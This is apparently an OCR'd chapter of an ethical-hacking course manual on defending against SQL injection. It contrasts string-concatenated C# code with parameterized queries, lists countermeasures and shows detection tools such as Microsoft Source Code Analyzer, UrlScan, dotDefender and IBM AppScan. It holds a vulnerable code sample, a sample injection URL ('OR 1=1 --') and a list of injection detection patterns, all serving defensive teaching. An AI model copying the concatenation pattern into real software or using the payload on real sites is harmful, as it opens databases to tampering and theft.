
Example of Vulnerable and Secure Code:

This code is vulnerable to SQL injection

```
SqlDataAdapter myCommand = new SqlDataAdapter("LoginStoredProcedure '"
+ Login.Text + "'", conn);
```

This is safe code that uses parameter collection

```
SqlDataAdapter myCommand = new SqlDataAdapter( "SELECT aut_lname,
aut_fname FROM Authors WHERE aut_id = @aut_id", conn); SQLParameter
parm = myCommand.SelectCommand.Parameters.Add("@aut_id",
SqlDbType.VarChar, 11); Parm.Value = Login.Text;
```



How to Defend Against SQL Injection Attacks

C|EH Certified Ethical Hacker
http://juggyboy.com/?id=blah' OR 1=1 --
Attacker
Login Form
Internet
Use WAF Firewall/IDS and filter packets
Web Server
Keep Patches current
Sanitize and filter user Input
Analyze the source code for SQL Injection
Minimize Use of 3rd Party Apps
Web Application
Connect to the Database using non-privileged account
Grant least privileges to the database, tables, and columns
DBMS
Disable commands like xp_cmdshell
Operating System
Use stored procedures and parameter queries
SQL Query
Disable verbose error messages and use custom error pages
Custom Error Page

How to Defend Against SQL Injection Attacks

To defend against SQL injection attacks, you can follow the countermeasures stated in the previous section and you can use type-safe SQL parameters as well. To protect the web server, you can use WAF firewall/IDS and filter packets. You need to constantly update the software using patches to keep the server up-to-date to protect it from attackers. Sanitize and filter user input, analyze the source code for SQL Injection, and minimize the use of third-party applications to protect the web applications. You can also use stored procedures and parameter queries to retrieve data and disable verbose error messages, which can guide the attacker with some useful information, and use custom error pages to protect the web applications. To avoid SQL injection into the database, connect using non-privileged accounts and grant least privileges to the database, tables, and columns. Disable commands such as xp_cmdshell, which can affect the OS of the system.




http://juggyboy.com/?id=blah' OR 1=1 --
Attacker
Login Form
Internet
Use WAF
Firewall/IDS and filter packets
Web Server
Keep
Patches current
Sanitize and filter user Input
Analyze the source
code for SQL Injection
Minimize Use of 3rd
Party Apps
Web Application
Connect to the Database
using non-privileged account
Grant least privileges to the database,
tables, and columns
DBMS
Disable commands
like xp_cmdshell
Operating System
Use stored procedures and
parameter queries
SQL Query
Disable verbose error messages
and use custom error pages
Custom Error Page

FIGURE 14.28: How to Defend Against SQL Injection Attack



SQL Injection Detection Tool: Microsoft Source Code Analyzer

- Microsoft Source Code Analyzer for SQL Injection is a static code analysis tool for finding SQL Injection vulnerabilities in ASP code
- It scans ASP source code and generates warnings related to first order and second order SQL Injection vulnerabilities


```
E:\TEMP\msscasi>msscasi_asp /input="e:\temp\test.asp"
Microsoft <R> Source Code Analyzer for SQL Injection Version
 1.3.30601.30622
Copyright <C> Microsoft Corporation.  All rights reserved.

e:\temp\test.asp<73> : warning C80400: Unvalidated HTTP Requ
est data possibly executed, making 'VBSMAIN' potentially vul
nerable to first-order SQL Injection attacks. Reported by Mi
crosoft <R> Source Code Analyzer for SQL Injection on tracke
d object OBJCOMMAND <created as return.FORM`21>.

Path summary:
 - <return.FORM>[return.FORM`21 : string_unvalidated] create
d on 'Request' <line 21>
 - <return.FORM>[return.FORM`21 : string_unvalidated] to <ST
RAUTHOR, return.FORM>[return.FORM`21 : string_unvalidated] b
y assignment <line 21>
 - <STRAUTHOR, return.FORM>[return.FORM`21 : string_unvalida
ted] to <STRAUTHOR, STRCMD, return.FORM>[return.FORM`21 : st
ring_unvalidated] on 'Transfer' <line 63>
 - <STRAUTHOR, STRCMD, return.FORM>[return.FORM`21 : string_
unvalidated] to <$, STRAUTHOR, STRCMD, return.FORM>[return.F
ORM`21 : string_unvalidated] on 'Transfer' <line 67>
 - <$, STRAUTHOR, STRCMD, return.FORM>[return.FORM`21 : stri
ng_unvalidated] to <OBJCOMMAND>[return.FORM`21 : command_unv
alidated] on 'TaintCommand' <line 67>
 - <OBJCOMMAND>[return.FORM`21 : command_unvalidated] to <OB
JCOMMAND>[return.FORM`21 : $error] on 'Execute' <line 73>
 : Lines: 17, 19, 21, 25, 35, 37, 39, 41, 47, 51, 63, 65, 67
, 69, 73


E:\TEMP\msscasi>
```

http://www.microsoft.com

SQL Injection Detection Tool: Microsoft Source Code Analyzer


Source: http://www.microsoft.com

The Microsoft Source Code Analyzer for SQL Injection tool is a **static code analysis** tool that helps you find SQL injection vulnerabilities in **Active Server Pages (ASP)** code. It scans ASP source code and generates warnings related to first order and second order SQL injection vulnerabilities.



```
E:\TEMP\msscasi>msscasi_asp /input="e:\temp\test.asp"
Microsoft (R) Source Code Analyzer for SQL Injection Version
 1.3.30601.30622
Copyright (C) Microsoft Corporation.  All rights reserved.

e:\temp\test.asp(73) : warning C80400: Unvalidated HTTP Requ
est data possibly executed, making 'VBSMAIN' potentially vul
nerable to first-order SQL Injection attacks. Reported by Mi
crosoft (R) Source Code Analyzer for SQL Injection on tracke
d object OBJCOMMAND (created as return.FORM`21).

Path summary:
 - {return.FORM}[return.FORM`21 : string_unvalidated] create
d on 'Request' (line 21)
 - {return.FORM}[return.FORM`21 : string_unvalidated] to {ST
RAUTHOR, return.FORM}[return.FORM`21 : string_unvalidated] b
y assignment (line 21)
 - {STRAUTHOR, return.FORM}[return.FORM`21 : string_unvalida
ted] to {STRAUTHOR, STRCMD, return.FORM}[return.FORM`21 : st
ring_unvalidated] on 'Transfer' (line 63)
 - {STRAUTHOR, STRCMD, return.FORM}[return.FORM`21 : string_
unvalidated] to {$, STRAUTHOR, STRCMD, return.FORM}[return.F
ORM`21 : string_unvalidated] on 'Transfer' (line 67)
 - {$, STRAUTHOR, STRCMD, return.FORM}[return.FORM`21 : stri
ng_unvalidated] to {OBJCOMMAND}[return.FORM`21 : command_unv
alidated] on 'TaintCommand' (line 67)
 - {OBJCOMMAND}[return.FORM`21 : command_unvalidated] to {OB
JCOMMAND}[return.FORM`21 : $error] on 'Execute' (line 73)
 : Lines: 17, 19, 21, 25, 35, 37, 39, 41, 47, 51, 63, 65, 67
, 69, 73


E:\TEMP\msscasi>
```

FIGURE 14.29: SQL Injection Detection by Using Microsoft Source Code Analyzer



SQL Injection Detection Tool:
Microsoft UrlScan Filter


- It restricts the types of HTTP requests that IIS processes
- By blocking specific HTTP requests, UrlScan helps prevent potentially harmful requests from being processed by web applications on the server

http://www.microsoft.com

SQL Injection Detection Tool: Microsoft UrlScan Filter

Source: http://www.microsoft.com

UrlScan is a security tool that restricts the types of HTTP requests that Internet Information Services (IIS) will process. By blocking specific HTTP requests, the UrlScan security tool helps prevent potentially harmful requests from reaching the server.



C:\WINNT\system32\inetsrv\urlscan\urlscan.ini - metapad
File Edit Favourites Options Help
DOS INS Line: 1/141 Col: 1

```
[options]
UseAllowVerbs=1                  ; if 1, use [AllowVerbs] section, else use [DenyVerbs]
section
UseAllowExtensions=0             ; if 1, use [AllowExtensions] section, else use
[DenyExtensions] section
NormalizeUrlBeforeScan=1         ; if 1, canonicalize URL before processing
VerifyNormalization=1            ; if 1, canonicalize URL twice and reject request if a
change occurs
AllowHighBitCharacters=1         ; if 1, allow high bit (ie. UTF8 or MBCS) characters in
URL
AllowDotInPath=0                 ; if 1, allow dots that are not file extensions
RemoveServerHeader=0             ; if 1, remove "Server" header from response
EnableLogging=1                  ; if 1, log UrlScan activity
PerProcessLogging=0              ; if 1, the UrlScan.log filename will contain a PID (ie.
UrlScan.123.log)
AllowLateScanning=0              ; if 1, then UrlScan will load as a low priority filter.

; If RemoveServerHeader is 0, then AlternateServerName can be
; used to specify a replacement for IIS's built in 'Server' header
AlternateServerName=

[AllowVerbs]

;
; The verbs (aka HTTP methods) listed here are those commonly
; processed by a typical IIS server.
;
; Note that these entries are effective if "UseAllowVerbs=1"
; is set in the [Options] section above.
;
```

Web Sites Properties
Directory Security
HTTP Headers
Custom Errors
Service
ASP.NET
Web Site
Performance
ISAPI Filters
Home Directory
Documents
Add...
Remove
Edit...
Disable
Move up
Move down
OK
Cancel
Apply
Help


The following filters are active for all Web sites on this computer and executed in the order listed below. These filters are visible only from this property page, and cannot be viewed on the property pages of individual Web sites.

Status	Filter Name	Priority
↑	ASP.NET_2.0.50727.0	Low
↓	UrlScan 3.1	* Unknown *

FIGURE 14.30: Microsoft UrlScan Filter Screenshot

SQL Injection Detection Tool: dotDefender

- dotDefender is a software based Web Application Firewall
- It complements the network firewall, IPS and other network-based Internet security products
- It inspects the HTTP/HTTPS traffic for suspicious behavior
- It detects and blocks SQL injection attacks


dotDefender - [dotDefender (329 days left)\Default Security Profile (Protection)\Patterns\SQL Injection\Best Practices]
File
Action
View
Favorites
Window
Help
dotDefender (329 days left)
Event Viewer (Local)
Internet Information Services (
License
Global Settings
Default Security Profile (Protec
Server Masking
Upload Folders
Patterns
Whitelist (Permitted Ac
Paranoid
Encoding
Buffer Overflow
SQL Injection
User Defined
Best Practices
Cross-Site Scripting
Cookie Manipulation
Path Traversal
Probing
Remote Command Exec
Code Injection
Windows Directories an
XML Schema
XPath Injection
XPath Cross Site Script
Signatures
(Use Default)
Athena FTP Site (Use Default)
dotDefender™

SQL Injection

Choose which type of SQL Injection attacks to intercept.


☑ Suspect Single Quote (Safe)
☑ Pattern = Pattern
☑ Classic SQL Comment "--"
☑ SQL Comments
☑ 'Union Select' Statement
☑ 'Select Version' Statement
☑ SQL CHAR Type
☑ SQL SYS Commands
☑ IS_SRVROLEMEMBER followed by (
☑ MS SQL Specific SQL Injection

http://www.applicure.com

SQL Injection Detection Tool: dotDefender

Source: http://www.applicure.com

Web Application Security dotDefender is the software **Web Application Firewall (WAF)**. DotDefender boasts enterprise-class security and advanced integration capabilities. It inspects the **HTTP/HTTPS traffic** for suspicious behavior. It detects and blocks SQL injection attacks.


dotDefender - [dotDefender (329 days left)\Default Security Profile (Protection)\Patterns\SQL Injection\Best Practices]
File
Action
View
Favorites
Window
Help
dotDefender (329 days left)
Event Viewer (Local)
Internet Information Services (
License
Global Settings
Default Security Profile (Protec
Server Masking
Upload Folders
Patterns
Whitelist (Permitted Acc
Paranoid
Encoding
Buffer Overflow
SQL Injection
User Defined
Best Practices
Cross-Site Scripting
Cookie Manipulation
Path Traversal
Probing
Remote Command Exec
Code Injection
Windows Directories an
XML Schema
XPath Injection
XPath Cross Site Scripti
Signatures
(Use Default)
Athena FTP Site (Use Default)
dotDefender™

SQL Injection


Choose which type of SQL Injection attacks to intercept.

- ☑ Suspect Single Quote (Safe)
- ☑ Pattern = Pattern
- ☑ Classic SQL Comment "--"
- ☑ SQL Comments
- ☑ 'Union Select' Statement
- ☑ 'Select Version' Statement
- ☑ SQL CHAR Type
- ☑ SQL SYS Commands
- ☑ IS_SRVROLEMEMBER followed by (
- ☑ MS SQL Specific SQL Injection

FIGURE 14.31: dotDefender Screenshot

SQL Injection Detection Tool: IBM Security AppScan

- IBM provides **application security** and **risk management** solutions for mobile and web applications


Result APP SCAN.scan - IBM Security AppScan Standard
File Edit View Scan Tools Help
Scan
Pause
Manual Explore
Configuration
Report
Find
Scan Log
PowerTools
Data
Issues
Tasks
Severity High
State Open
Previous Next
Issue Information
Advisory
Fix Recommendation
Request/Response
High CVSS (9.7)

SQL Injection
It is possible to view, modify or delete database entries and tables

» http://demo.testfire.net/subscribe.aspx » txtEmail

To verify that the test was successful, examine the SQL errors in the Test Response excerpt below, and check that they originated from the database itself rather than being a part of the original response.

Test Response

```
...
<div id="wrapper" style="width: 99%;">

<div class="err" style="width: 99%;">
<h1>An Error Has Occurred</h1>
<h2>Summary:</h2>
<p><b><span id="_ctl0_Content_lblSummary">Syntax error in query expression
''test@altoromutual.com';')'.
</span></b></p>
<h2>Error Message:</h2>
<p><span id="_ctl0_Content_lblDetails">System.Data.OleDb.OleDbException: Syntax error in
query expression ''test@altoromutual.com';')'.
   at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr)
at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS
```

